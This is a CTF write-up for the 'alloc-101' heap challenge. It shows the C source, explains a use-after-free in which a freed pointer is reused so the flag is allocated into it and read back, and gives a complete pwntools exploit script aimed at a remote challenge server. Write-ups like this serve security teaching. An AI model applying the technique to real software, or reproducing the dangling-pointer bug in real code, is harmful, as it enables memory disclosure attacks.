alloc-101
Heap Exploitation, Use After Free (UAF)
Recon
We got the source code, lets check it out.
// gcc chal.c -o chal

#include <stdio.h>
#include <stdlib.h>
#include <assert.h>

char *item;

void menu() {
    puts("1. allocate");
    puts("2. free");
    puts("3. read");
    puts("4. allocate flag");
}

int main(void) {
    FILE *f_ptr = fopen("/flag.txt","r");
    if (f_ptr == NULL) {
        puts("open flag.txt failed. please open a ticket");
        exit(1);
    }
    fseek(f_ptr,0,SEEK_END);
    long f_sz = ftell(f_ptr);
    printf("file information: %ld bytes\n",f_sz);
    fseek(f_ptr,0,SEEK_SET);
    menu();
    while(1) {
        int choice;
        printf("choice> ");
        scanf("%d%*c",&choice);
        switch(choice) {
            case 1: {
                printf("size> ");
                int size;
                scanf("%d%*c",&size);
                item = malloc(size);
                printf("[DEBUG] item: %p\n",item);
            }
            break;
            case 2: {
                assert(item != NULL);
                free(item);
                //item == NULL;
            }
            break;
            case 3: {
                assert(item != NULL);
                puts(item);
            }
            break;
            case 4: {
                char *flag = malloc(f_sz);
                printf("[DEBUG] flag: %p\n",flag);
                fgets(flag,f_sz,f_ptr);
            }
            break;
            default: {
                exit(0);
            }
        }
    }
}

__attribute__((constructor))
void setup() {
    setbuf(stdin,NULL);
    setbuf(stdout,NULL);
}
Vulnerability
Okay thankfully this is a simple heap exploitation with Use After Free technique.
Because as we can see in my screenshot that I mark the important one:

For the first red its the important thing, it leaks the flag size. Which is we need it so we can use the Use After Free technique exploitation. Because the case 3 prints the item variable, the case 2 only free the item variable, the program doesn’t NULL the variable, so we can use the freed variable to store the flag. How? Luckly this time we can control the item variable and we know the flag size, and the case 4 its the time that flag allocated, but the size already leaked so its easy to take over.
UAF is reusing a variable that already freed with the same size.
Exploit plan
So the plan is we take the flag size leak first:
    r.recvuntil(b'information: ')
    sizenya = int(r.recvline().strip().strip(b' bytes'))
    log.success(f'Flag size: {sizenya}')
We success to store the flag size locally.

Now we use the UAF technique.
    def choice(payload):
        r.recvuntil(b'choice> ')
        r.sendline(payload)
    choice(b'1')
    r.sendlineafter(b'size> ', str(sizenya).encode())
    choice(b'2')
Basically its make the item variable with the size same as flag sizeand then freed it so after we allocate flag, the flag will be alocated at item variable, that’s how UAF works. So now we can read the item variable to reveal the flag. Just add this:
    choice(b'4')
    choice(b'3')
Okay we got the flag locally, lets remote it.

Got it.

Exploit
#!/usr/bin/env python3

from pwn import *

elf = ELF("chall_patched")

context.binary = elf
context.terminal = ["ghostty", "-e"]
# Use the portable pwndbg bundle (/usr/local/bin/pwndbg) as the gdb pwntools launches.
# It ships its own gdb+python and loads pwndbg itself, so there is no gdbinit.py to source.
context.gdb_binary = "pwndbg"

if args.DEBUG:
    context.log_level = "debug"

gdbscript = """
set pagination off
set confirm off

break main
continue
"""

def conn():
    if args.GDB:
        r = process([elf.path])
        gdb.attach(r, gdbscript=gdbscript)
        return r

    if args.LOCAL:
        return process([elf.path])

    return remote("34.170.146.252", 22226)

def main():
    r = conn()
    r.recvuntil(b'information: ')
    sizenya = int(r.recvline().strip().strip(b' bytes'))
    log.success(f'Flag size: {sizenya}')
    def choice(payload):
        r.recvuntil(b'choice> ')
        r.sendline(payload)
    choice(b'1')
    r.sendlineafter(b'size> ', str(sizenya).encode())
    choice(b'2')
    choice(b'4')
    choice(b'3')

    # payload = flat({})
    # r.sendline(payload)

    # good luck pwning :)
    r.interactive()

if __name__ == "__main__":
    main()